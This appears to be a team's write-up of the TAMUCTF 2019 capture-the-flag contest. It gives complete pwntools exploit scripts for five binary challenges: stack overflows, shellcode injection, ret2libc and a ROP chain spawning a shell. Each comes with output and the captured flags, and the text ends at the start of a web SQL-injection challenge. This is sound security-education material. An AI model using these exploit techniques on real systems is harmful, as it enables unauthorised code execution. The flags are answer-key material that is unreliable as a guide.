

WRITEUP TAMUCTF

TEAM

BRAHMASTRA



TEAM:
- ChaO
- mr.goodnight

Table of Contents

A. Pwn - Pwn 1	5
1. Executive Summary	5
2. Technical Report	5
3. Flag	6
B. Pwn - Pwn 2	7
1. Executive Summary	7
2. Technical Report	7
3. Flag	9
C. Pwn - Pwn 3	10
1. Executive Summary	10
2. Technical Report	10
3. Flag	11
D. Pwn - Pwn 4	12
1. Executive Summary	12
2. Technical Report	12
3. Flag	15
E. Pwn - Pwn 5	16
1. Executive Summary	16
2. Technical Report	16
3. Flag	18
F. Web - Not Another SQLi Challenge	19
1. Executive Summary	19
2. Technical Report	19
3. Flag	20
G. Web - Robots Rule	21
1. Executive Summary	21
2. Technical Report	21
3. Flag	22
H. Web - Many Gig'ems to you!	23
1. Executive Summary	23
2. Technical Report	23
Flag	24

I. Crypto - --	25
1. Executive Summary	25
2. Technical Report	25
3. Flag	26
J. Crypto - RSAaaay	27
1. Executive Summary	27
2. Technical Report	27
3. Flag	29
K. Crypto - :)	30
1. Executive Summary	30
2. Technical Report	30
3. Flag	31
L. Reverse - Cheesy	32
1. Executive Summary	32
2. Technical Report	32
3. Flag	33
M. Reverse - Snakes over cheese	34
1. Executive Summary	34
2. Technical Report	34
3. Flag	34
N. Reverse - KeyGenMe	35
1. Executive Sumarry	35
2. Technical Report	35
2.1 First Solution	36
2.2 Second Solution	40
3. Flag	41
O. Network/Pentest - Stop and Listen	42
1. Executive Summary	42
2. Technical Report	42
3. Flag	43
P. MicroServices - 0_intrusion	44
1. Executive Summary	44
2. Technical Report	44
3. Flag	44
Q. Secure Coding - PWN	45

1. Executive Summary	45
2. Technical Report	45
3. Flag	46
R. Secure Coding - SQL	47
Executive Summary	47
Technical Report	47
Flag	49
S. Misc - I heard you like files	50
Executive Summary	50
Technical Report	50
Flag	51
T. Misc - Hello World	52
Executive Summary	52
Technical Report	52
Flag	54
U. ReadingRainbow - 0_Network_Enumeration	55
Executive Summary	55
Technical Report	55
Flag	55
V. DriveByInc - 0_intrusion	56
Executive Summary	56
Technical Report	56
Flag	56

A. Pwn - Pwn 1

1. Executive Summary

nc pwn.tamuctf.com 4321

Difficulty: easy

2. Technical Report

Given binary file **pwn1** with detail below

```
john Doe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn1 > file pwn1
pwn1: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.0, BuildID[sha1]=d126d8e3812dd7a1acccb16feac888c99841f504, not stripped
john Doe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn1 > checksec pwn1
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/john Doe/.pwntools-cache/update to 'never'.
[*] You have the latest version of Pwntools (3.12.2)
[*] '/home/john Doe/Downloads/practice/tamuctf/2019/pwn/pwn1'
Arch: i386-32-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
john Doe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn1 >
```

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
11 condition = 0;
12 puts("Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.");
13 puts("What... is your name?");
14 fgets(&user_input, 43, stdin);
15 if ( strcmp(&user_input, "Sir Lancelot of Camelot\n") )
16 {
17     puts("I don't know that! Auuuuuuuugh!");
18     exit(0);
19 }
20 puts("What... is your quest?");
21 fgets(&user_input, 43, stdin);
22 if ( strcmp(&user_input, "To seek the Holy Grail.\n") )
23 {
24     puts("I don't know that! Auuuuuuuugh!");
25     exit(0);
26 }
27 puts("What... is my secret?");
28 gets(&user_input);
29 if ( condition == 0xDEA110C8 )
30     print_flag();
31 else
32     puts("I don't know that! Auuuuuuuugh!");
33
34 }
```

```
1 #include <stdio.h>
2 {
3     char i; // al
4     FILE *fp; // [esp+Ch] [ebp-Ch]
5
6     puts("Right. Off you go.");
7     fp = fopen("flag.txt", "r");
8     for ( i = _IO_getc(fp); i != -1; i = _IO_getc(fp) )
9         putchar(i);
10    return putchar(10);
11 }
```

From the images above, we could understand that:

1. Our first input must be “**Sir Lancelot of Camelot**”, by doing that we won’t get **exit(0)**.
2. Our second input also must be “**To seek the Holy Grail.**” to avoid getting **exit(0)**.
3. And our last input must be long enough to overwrite **condition** variable with value **0xdeA110c8**.

For the payload, we need to find the difference between our last input and condition variable, to do that we can do simple calculation

```
padding = input addr - condition addr
= $ebp-0x3b - $ebp-0x10
= 0x3b - 0x10
= 0x2b
= 43
```

Now, we have all the component for the payload, let’s create the payload

```
1 from pwn import *
2
3 context.binary = "./pwn1"
4
5 # p = process("./pwn1")
6 p = remote("pwn.tamuctf.com", 4321)
7 binary = ELF("./pwn1", checksec = False)
8
9 def exploit():
10     p.sendlineafter("What... is your name?", "Sir Lancelot of Camelot")
11
12     p.sendlineafter("What... is your quest?", "To seek the Holy Grail.")
13
14     padding = 0x3b - 0x10
15
16     payload = ""
17     payload += "A" * padding
18     payload += p32(0xDEA110C8)
19
20     p.sendlineafter("What... is my secret?", payload)
21
22     p.interactive()
23
24 if __name__ == "__main__":
25     exploit()
```

Run the payload

```
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn1$ python exp.py
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn1/pwn1'
    Arch: i386-32-little
    RELRO: Full RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: PIE enabled
[+] Opening connection to pwn.tamuctf.com on port 4321: Done
[*] Switching to interactive mode

Right. Off you go.
gigem{34sy_CC428ECD75A0D392}

[*] Got EOF while reading in interactive
$
```

3. Flag

gigem{34sy_CC428ECD75A0D392}

B. Pwn - Pwn 2

1. Executive Summary

nc pwn.tamuctf.com 4322

Difficulty: easy

2. Technical Report

Given binary file **pwn2** with detail below

```
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn2 > file pwn2
pwn2: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c3936da4c05ffca58585ee8b243bc9c4a37e437, not stripped
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn2 > checksec pwn2
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn2/pwn2'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:      NX enabled
    PIE:     PIE enabled
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn2 >
```

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char user_input; // [esp+1h] [ebp-27h]
4     int *v5; // [esp+20h] [ebp-8h]
5
6     v5 = &argc;
7     setvbuf(stdout, (char *)&word_0 + 2, 0, 0);
8     puts("Which function would you like to call?");
9     gets(&user_input);
10    select_func(user_input);
11    return 0;
12 }
```



```
1 int __cdecl select_func(char *src)
2 {
3     char dest; // [esp+Eh] [ebp-2Ah]
4     int (*function_to_go)(void); // [esp+2Ch] [ebp-Ch]
5
6     function_to_go = (int (*) (void))two;
7     strcpy(&dest, src, 3lu); // Off by one bit
8     if ( !strcmp(&dest, "one" ) )
9         function_to_go = (int (*) (void))one;
10    return function_to_go();
11 }
```



```
1 int print_flag()
2 {
3     char i; // al
4     FILE *fp; // [esp+Ch] [ebp-Ch]
5
6     puts("This function is still under development.");
7     fp = fopen("flag.txt", "r");
8     for ( i = _IO_getc(fp); i != -1; i = _IO_getc(fp) )
9         putchar(i);
10    return putchar(10);
11 }
```

From the images above, we could understand that:

1. At first, our input will pass through to the **select_func()**.
2. In the **select_func()**, at first, it assigns **function_to_go** variable value into address of **two()**.
3. Then it copies our input into **dest** variable with maximal length 31.
4. If our input is equal to “**one**”, it’ll call **one()**.
5. Else, it’ll call **two()**.
6. There is **print_flag()** that will print flag.txt file that is located in the server.

So to receive the flag, we must be able to call **print_flag()**, and to call **print_flag()** we must overwrite **function_to_go** value into address of **print_flag()**. But how we do that? After doing some deep analysis, I realize that the difference between **dest** variable and **function_to_go** variable is 30

```
padding      = user input - dest input  
              = $ebp-0x2a - $ebp-0xc  
              = 0x2a - 0xc  
              = 0x1e  
              = 30
```

So I can conclude that this program has **Off by One** vulnerability, so we already have the length of the padding, time to craft the payload. For the last part of the payload, we input the last bit of **print_flag**'s address, we can find that by using objdump

```
johndoe@cryptopunk ~:/Downloads/practice/tamuctf/2019/pwn/pwn2 objdump -d pwn2 | grep ">:"  
0000049c <init>:  
000004c0 <.plt>:  
000004d0 <strcmp@plt>:  
000004e0 <gets@plt>:  
000004f0 <_IO_getc@plt>:  
00000500 <puts@plt>:  
00000510 <_libc_start_main@plt>:  
00000520 <setvbuf@plt>:  
00000530 <open@plt>:  
00000540 <putchar@plt>:  
00000550 <strncpy@plt>:  
00000560 <_cxa_finalize@plt>:  
00000568 <_gmon_start_@plt>:  
00000570 <start>:  
000005b6 <_x86.get_pc_thunk.bx>:  
000005c0 <deregister_tm_clones>:  
00000600 <register_tm_clones>:  
00000650 <_do_global_dtors_aux>:  
000006a0 <frame_dummy>:  
000006a9 <_x86.get_pc_thunk.dx>:  
000006ad <two>:  
000006d8 <print_flag>:  
00000754 <one>:  
0000077f <select_func>:  
000007dc <main>:  
0000084f <_x86.get_pc_thunk.ax>:  
00000860 <_libc_csu_init>:  
000008c0 <_libc_csu_fini>:  
000008c4 <fini>:  
johndoe@cryptopunk ~:/Downloads/practice/tamuctf/2019/pwn/pwn2
```

```
1  from pwn import *
2
3  context.binary = "./pwn2"
4
5  # p = process("./pwn2")
6  p = remote("pwn.tamuctf.com", 4322)
7  binary = ELF("./pwn2", checksec = False)
8
9  def exploit():
10     payload = ""
11     payload += "A" * 30
12     payload += p8(0xd8)
13
14     p.sendlineafter("Which function would you like to call?", payload)
15
16     p.interactive()
17
18 if __name__ == "__main__":
19     exploit()
```

Run the payload

```
john Doe@cryptopunk ~ ~/Downloads/practice/tamuctf/2019/pwn/pwn2 python exp.py
[*] '/home/john Doe/Downloads/practice/tamuctf/2019/pwn/pwn2/pwn2'
    Arch: i386-32-little
    RELRO: Full RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: PIE enabled
[+] Opening connection to pwn.tamuctf.com on port 4322: Done
[*] Switching to interactive mode

This function is still under development.
gigem{4ll_17_74k35_15_0n3}

[*] Got EOF while reading in interactive
$
```

3. Flag

gigem{4ll_17_74k35_15_0n3}

C. Pwn - Pwn 3

1. Executive Summary

nc pwn.tamuctf.com 4323

Difficulty: easy

2. Technical Report

Given binary file **pwn3** with detail below

```
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn3 > file pwn3
pwn3: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6ea573b4a0896b428db719747b139ee6458d440a0, not stripped
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn3 > checksec pwn3
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn3/pwn3'
    Arch: i386-32-little
    RELRO: Full RELRO
    Stack: No canary found
    NX: NX disabled
    PIE: PIE enabled
    RWX: Has RWX segments
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn3 >
```

Hmmmm, from the image above we find that **NX is disabled**, so I think we can use **Shellcode Injection** to exploit the program. To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
1 char *echo()
2 {
3     char user_input; // [esp+8h] [ebp-10Ah]
4
5     printf("Take this, you might need it on your journey %p!\n", &user_input);
6     return gets(&user_input);
7 }
```

Hmmmm, interesting. At first the program prints the location of our input. That will be really important, because we can use that address to overwrite the return address of the program and our input will be filled with shellcode, by doing that we can trigger the shell. But first we must find the difference between our input and return address of the program

padding = user input - return address
= \$ebp-0x12a - \$ebp+0x4
= (0x12a - 0x0) + 0x4
= 0x12e
= 302

Generally, return address of 32-bit program is located at \$ebp+0x4

Let's craft the payload

```
1  from pwn import *
2
3  context.binary = "./pwn3"
4
5  # p = process("./pwn3")
6  p = remote("pwn.tamuctf.com", 4323)
7  binary = ELF("./pwn3", checksec = False)
8
9  def exploit():
10     p.recvuntil("Take this, you might need it on your journey ")
11     shell_addr = p.recvline()[:-2]
12     shell_addr = int(shell_addr, 16)
13     log.info("Shell addr: {}".format(hex(shell_addr)))
14
15     padding = 0x12a + 0x4
16     shellcode = asm(shellcraft.sh())
17
18     payload = ""
19     payload += shellcode
20     payload += "A" * (padding - len(payload))
21     payload += p32(shell_addr)
22
23     p.sendline(payload)
24     sleep(1)
25     p.sendline("ls -lah && cat f*")
26     p.interactive()
27
28 if __name__ == "__main__":
29     exploit()
```

Run the payload

```
john Doe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn3$ python exp.py
[*] '/home/john Doe/Downloads/practice/tamuctf/2019/pwn/pwn3/pwn3'
Arch: i386-32-little
RELRO: Full RELRO
Stack: No canary found
NX: NX disabled
PIE: PIE enabled
RWX: Has RWX segments
[+] Opening connection to pwn.tamuctf.com on port 4323: Done
[*] Shell addr: 0xffffc1525e
[*] Switching to interactive mode
total 20K
drwxr-xr-x 1 root root 4.0K Feb 19 20:47 .
drwxr-xr-x 1 root root 4.0K Mar 2 09:31 ..
-r--r--r-- 1 pwnflag pwnflag 29 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 7.2K Feb 19 17:28 pwn3
gigem{r3m073_fl46_3x3cu710n}
```

3. Flag

gigem{r3m073_fl46_3x3cu710n}

D. Pwn - Pwn 4

1. Executive Summary

nc pwn.tamuctf.com 4324

Difficulty: medium

2. Technical Report

Given binary file **pwn4** with detail below

```
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/pwn/pwn4 file pwn4 ↵ 10110 | 18:32:58
pwn4: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0
, BuildID[sha1]=db1ceeb24f1c95e886c69fb0682714057ca13013, not stripped
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/pwn/pwn4 checksec pwn4 ↵ 10111 | 18:33:02
[*] '/home/john Doe/Downloads/practice/tamuctf/2019/pwn/pwn4/pwn4'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/pwn/pwn4 ↵ 10112 | 18:33:06
```

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
1 int laas()
2 {
3     int result; // eax
4     char user_input; // [esp+7h] [ebp-21h]
5
6     puts("ls as a service (laas) (Copyright pending)");
7     puts("Enter the arguments you would like to pass to ls:");
8     gets(&user_input);
9     if ( strchr(user_input, '/') )
10         result = puts("No slashes allowed");
11     else
12         result = run_cmd((int)&user_input);
13     return result;
14 }
```

From the image above we could understand that:

1. If our input doesn't contain any slash ("/"), it'll pass through into **run_cmd()** function. In the cmd function, our input will become the parameter of command **ls**.

```
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/pwn/pwn4 nc pwn.tamuctf.com 4324 ↵ INT(-2) ↵ 10115 | 18:56:51
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
..
Result of ls ...
bin
boot
dev
entry.sh
etc
home
lib
media
mnt
opt
proc
pwn
root
run
sbin
```

2. But if its contain a slash (“/”), It’ll print “**No slashes allowed**”.

So how we gonna exploit this program? After long dive in gdb, I found that we can overflow the return address of the program by putting a slash (“/”) in the beginning of our input. For the padding, I’m using simple calculation just like the previous challenge

$$\begin{aligned} \text{padding} &= (\text{user input} - \text{return address}) - 1 \\ &= (\$ebp-0x21 - \$ebp+0x4) - 0x1 \\ &= (0x21 + 0x4) - 0x1 \\ &= 0x24 \\ &= 36 \end{aligned}$$

Why minus one? Because we want to put a slash (“/”) in the beginning of it

```
[--]-----code-----[]
0x80485f4 <laas+57>: lea    eax,[ebp-0x21]
0x80485f7 <laas+60>: push   eax
0x80485f8 <laas+61>: call   0x80483d0 <gets@plt>
=> 0x80485fd <laas+66>: add    esp,0x10
0x8048600 <laas+69>: sub    esp,0x8
0x8048603 <laas+72>: push   0x2f
0x8048605 <laas+74>: lea    eax,[ebp-0x21]
0x8048608 <laas+77>: push   eax
[----]-----stack-----[]
0000| 0xfffffc50 --> 0xfffffc67 ("/", 'A' <repeats 36 times>, "BBBB")
0004| 0xfffffc54 --> 0x804a000 --> 0x8049f10 --> 0x1
0008| 0xfffffc58 --> 0xf7fa7000 --> 0x1d7d6c
0012| 0xfffffc5c --> 0x80485c7 (<laas+12>;      add    ebx,0xa39)
0016| 0xfffffc60 --> 0xfffffc98 --> 0x0
0020| 0xfffffc64 --> 0x2ffea20
0024| 0xfffffc68 ('A' <repeats 36 times>, "BBBB")
0028| 0xfffffc6c ('A' <repeats 32 times>, "BBBB")
[----]
Legend: code, data, rodata, value

Breakpoint 3, 0x080485fd in laas ()
gdb-peda$ 
```

[our input]

```
[--]-----code-----[]
0x8048638 <laas+125>:    nop
0x8048639 <laas+126>:    mov    ebx,DWORD PTR [ebp-0x4]
0x804863c <laas+129>:    leave
=> 0x804863d <laas+130>: ret
0x804863e <main>;      lea    ecx,[esp+0x4]
0x8048642 <main+4>;    and    esp,0xffffffff
0x8048645 <main+7>;    push   DWORD PTR [ecx-0x4]
0x8048648 <main+10>;   push   ebp
[----]-----stack-----[]
0000| 0xfffffc8c ("BBBB")
0004| 0xfffffc90 --> 0xfffffc00 --> 0x12
0008| 0xfffffc94 --> 0x0
0012| 0xfffffc98 --> 0x0
0016| 0xfffffc9c --> 0xf7de7e81 (<_libc_start_main+241>;      add    esp,0x10)
0020| 0xffffca00 --> 0xf7fa7000 --> 0x1d7d6c
0024| 0xffffca04 --> 0xf7fa7000 --> 0x1d7d6c
0028| 0xffffca08 --> 0x0
[----]
Legend: code, data, rodata, value

Breakpoint 4, 0x0804863d in laas ()
gdb-peda$ 
```

[return address of the program]

Because we can’t trigger any shell via **Shellcode Injection (NX Enabled)**, and there is no function that could trigger the shell. I can conclude that we’ll use **Ret2Libc** exploit the program

First we craft the payload that will leak any libc. address of the program so we can find the correct libc. version that is currently used by the server. In this payload, I'm using **puts@plt** to print libc. address that is contained by **gets@got**, and to find the correct libc. version, I'm using <https://libc.blukat.me/>

Let's craft the payload

```

1  from pwn import *
2
3  context.binary = "./pwn4"
4
5  # p = process("./pwn4")
6  p = remote("pwn.tamuctf.com", 4324)
7  binary = ELF("./pwn4", checksec = False)
8  libc = ELF("libc6_2.23-0ubuntu3_i386.so", checksec = False)
9
10 def exploit():
11     padding = (0x21 + 0x4) - 1
12     puts_plt = binary.symbols["plt.puts"]
13     gets_got = binary.symbols["got.gets"] # f7....2c0
14     laas_addr = binary.symbols["laas"]
15
16     payload = ""
17     payload += "/"
18     payload += "A" * padding
19     payload += p32(puts_plt)
20     payload += p32(laas_addr)
21     payload += p32(gets_got)
22
23     p.sendline(payload)
24
25     p.recvuntil("No slashes allowed\n")
26     libc_leak = u32(p.recv(4))
27     log.info("Libc leak: {}".format(hex(libc_leak)))
28
29 if __name__ == "__main__":
30     exploit()

```

Then run it

```
johndoe@cryptopunk ~ ~/Downloads/practice/tamuctf/2019/pwn/pwn4 python exp.py
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn4/pwn4'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
[+] Opening connection to pwn.tamuctf.com on port 4324: Done
[*] Libc leak: 0xf7de12c0
[*] Closed connection to pwn.tamuctf.com port 4324
johndoe@cryptopunk ~ ~/Downloads/practice/tamuctf/2019/pwn/pwn4
```

Yep, it's success leak libc. address of gets function (**gets@got contains libc. address of gets**). Let's find the difference among gets, system, and string "/bin/sh" by using previous website

libc6_2.23-0ubuntu3_i386			Download
Symbol	Offset	Difference	
system	0x03ad80	-0x24540	
gets	0x05f2c0	0x0	

str_bin_sh

0x15ba3f

0xfc77f

Now we have everything, it's time to complete our payload

```
1  from pwn import *
2
3  context.binary = "./pwn4"
4
5  # p = process("./pwn4")
6  p = remote("pwn.tamuctf.com", 4324)
7  binary = ELF("./pwn4", checksec = False)
8  libc = ELF("libc6_2.23-0ubuntu3_i386.so", checksec = False)
9
10 def exploit():
11     padding = (0x21 + 0x4) - 1
12     puts_plt = binary.symbols["plt.puts"]
13     gets_got = binary.symbols["got.gets"] # f7....2c0
14     laas_addr = binary.symbols["laas"]
15
16     payload = ""
17     payload += "/"
18     payload += "A" * padding
19     payload += p32(puts_plt)
20     payload += p32(laas_addr)
21     payload += p32(gets_got)
22
23     p.sendline(payload)
24
25     p.recvuntil("No slashes allowed\n")
26     libc_leak = u32(p.recv(4))
27     log.info("Libc leak: {}".format(hex(libc_leak)))
28     system_libc = libc_leak - 0x24540
29     log.info("Libc system: {}".format(hex(system_libc)))
30     binsh_libc = libc_leak + 0xfc77f
31     log.info("Libc string /bin/sh: {}".format(hex(binsh_libc)))
32
33     payload = ""
34     payload += "/"
35     payload += "A" * padding
36     payload += p32(system_libc)
37     payload += "JUNK"
38     payload += p32(binsh_libc)
39
40     p.sendline(payload)
41     sleep(1)
42     p.sendline("ls -lah && cat f*")
43     p.interactive()
44
45     if __name__ == "__main__":
46         exploit()
```

Run the payload

```
[+] Opening connection to pwn.tamuctf.com on port 4324: Done
[*] Libc leak: 0xf7db22c0
[*] Libc system: 0xf7d8dd80
[*] Libc string /bin/sh: 0xf7eaea3f
[*] Switching to interactive mode
\x80+\x00#\x00@\\xb5\x00\x00\x84\x00
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
No slashes allowed
total 20K
drwxr-xr-x 1 root      root      4.0K Feb 19 20:47 .
drwxr-xr-x 1 root      root      4.0K Mar  3 01:52 ..
-r--r--r-- 1 pwnflag pwnflag   23 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag  7.4K Feb 19 17:28 pwn4
gigem{5y573m_0v3rf10w}
$
```

3. Flag

gigem{5y573m_0v3rf10w}

E. Pwn - Pwn 5

1. Executive Summary

nc pwn.tamuctf.com 4325

Difficulty: medium

2. Technical Report

Given binary file **pwn5** with detail below

```
john Doe@cryptopunk:~/Downloads/practice/tamuctf/2019/pwn/pwn5$ file pwn5
pwn5: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=f9690a5a90e
54f8336b65636e719feac16798d50, not stripped
john Doe@cryptopunk:~/Downloads/practice/tamuctf/2019/pwn/pwn5$ checksec pwn5
[*] '/home/john Doe/Downloads/practice/tamuctf/2019/pwn/pwn5'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
john Doe@cryptopunk:~/Downloads/practice/tamuctf/2019/pwn/pwn5$
```

Actually it's a same program as the previous challenge (Pwn4), but with more enhancement, because the binary is **statically linked**. Now the question is....how we gonna exploit this program? After thinking for a while, then I remember my senior was told me about **ROPGadget** (<https://github.com/JonathanSalwan/ROPgadget>). This tool can create a ropchain to trigger a shell automatically. All we need to do just connect the padding with the ropchain, and voila, we have our payload

First let's find where our input is stored

```
1 int laas()
2 {
3     int result; // eax
4     char user_input; // [esp+Bh] [ebp-Dh]
5
6     puts("ls as a service (laas) (Copyright pending)");
7     puts("Version 2: Less secret strings and more portable!");
8     puts("Enter the arguments you would like to pass to ls:");
9     gets(&user_input);
10    if ( strchr(&user_input, '/') )
11        result = putchar(user_input); // [esp+Bh] [ebp-Dh]
12    else
13        result = run_cmd((int)&user_input);
14    return result;
15}
```

From the image above we know that our input is stored at \$ebp-0xd, let's calculate the padding padding = (user input - return address) - 1

$$\begin{aligned} &= (\$ebp-0xd - \$ebp+0x4) - 0x1 \\ &= (0xd + 0x4) - 0x1 \\ &= 0x10 \\ &= 16 \end{aligned}$$

To generate the ropchain, use this command:
ROPgadget --binary pwn5 --ropchain

And here is the result

```
- Step 5 -- Build the ROP chain
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x0806f68a) # pop edx ; ret
p += pack('<I', 0x080eb060) # @ .data
p += pack('<I', 0x080b8836) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f68a) # pop edx ; ret
p += pack('<I', 0x080eb064) # @ .data + 4
p += pack('<I', 0x080b8836) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f68a) # pop edx ; ret
p += pack('<I', 0x080eb068) # @ .data + 8
p += pack('<I', 0x08049373) # xor eax, eax ; ret
p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080eb060) # @ .data

p += pack('<I', 0x080df3bd) # pop ecx ; ret
p += pack('<I', 0x080eb068) # @ .data + 8
p += pack('<I', 0x0806f68a) # pop edx ; ret
p += pack('<I', 0x080eb068) # @ .data + 8
p += pack('<I', 0x08049373) # xor eax, eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0807aecf) # inc eax ; ret
p += pack('<I', 0x0806d2d7) # int 0x80
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/pwn/pwn5 ➜ 10024 | 10:15:35
```

Let's craft the payload by connecting the padding and the ropchain

```
1 from pwn import *
2
3 context.binary = "./pwn5"
4
5 # p = process("./pwn5")
6 p = remote("pwn.tamuctf.com", 4325)
7 binary = ELF("./pwn5", checksec = False)
8
9 def exploit():
10     padding = (0xd + 0x4) - 1
11
12     payload = ""
13     payload += "/"
14     payload += "A" * padding
15     payload += p32(0x0806f68a) # pop edx ; ret
16     payload += p32(0x080eb060) # @ .data
17     payload += p32(0x080b8836) # pop eax ; ret
18     payload += '/bin'
19     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
20     payload += p32(0x0806f68a) # pop edx ; ret
21     payload += p32(0x080eb064) # @ .data + 4
22     payload += p32(0x080b8836) # pop eax ; ret
23     payload += '//sh'
24     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
25     payload += p32(0x0806f68a) # pop edx ; ret
26     payload += p32(0x080eb068) # @ .data + 8
27     payload += p32(0x08049373) # xor eax, eax ; ret
28     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
29     payload += p32(0x080481c9) # pop ebx ; ret
30     payload += p32(0x080eb060) # @ .data
```

```

31 payload += p32(0x080df3bd) # pop ecx ; ret
32 payload += p32(0x080eb068) # @ .data + 8
33 payload += p32(0x0806f68a) # pop edx ; ret
34 payload += p32(0x080eb068) # @ .data + 8
35 payload += p32(0x08049373) # xor eax, eax ; ret
36 payload += p32(0x0807aecf) # inc eax ; ret
37 payload += p32(0x0807aecf) # inc eax ; ret
38 payload += p32(0x0807aecf) # inc eax ; ret
39 payload += p32(0x0807aecf) # inc eax ; ret
40 payload += p32(0x0807aecf) # inc eax ; ret
41 payload += p32(0x0807aecf) # inc eax ; ret
42 payload += p32(0x0807aecf) # inc eax ; ret
43 payload += p32(0x0807aecf) # inc eax ; ret
44 payload += p32(0x0807aecf) # inc eax ; ret
45 payload += p32(0x0807aecf) # inc eax ; ret
46 payload += p32(0x0807aecf) # inc eax ; ret
47 payload += p32(0x0806d2d7) # int
48
49 p.sendline(payload)
50 sleep(1)
51 p.sendline("ls -lah && cat f*")
52 p.interactive()
53
54 if __name__ == "__main__":
55     exploit()

```

Run the payload

```

[+] Opening connection to pwn.tamuctf.com on port 4325: Done
[*] Switching to interactive mode
ls as a service (laas)(Copyright pending)
Version 2: Less secret strings and more portable!
Enter the arguments you would like to pass to ls:
No slashes allowed
total 728K
drwxr-xr-x 1 root      root      4.0K Feb 19 20:47 .
drwxr-xr-x 1 root      root      4.0K Mar  3 01:52 ..
-r--r--r-- 1 pwnflag pwnflag   32 Feb 19 20:46 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 713K Feb 19 20:46 pwn5
gigem{r37urn_0r13n73d_pr4c71c3}
$ 

```

3. Flag

gigem{r37urn_0r13n73d_pr4c71c3}

F. Web - Not Another SQLi Challenge

1. Executive Summary

<http://web1.tamuctf.com>

Difficulty: easy

2. Technical Report

Given a login page website

The screenshot shows a web browser window with the URL `http://web1.tamuctf.com` in the address bar. A red warning icon indicates "Not secure". Below the address bar, there are tabs for "Apps", "Reverse Engineer...", and "Reverse Engineer...". The main content area has a dark red background and displays the text "Howdy!". Below this, there are two input fields: "NetID:" with a placeholder of a single quote character, and "Password:" with a placeholder of a long string of underscores. A "Login" button is located below the password field.

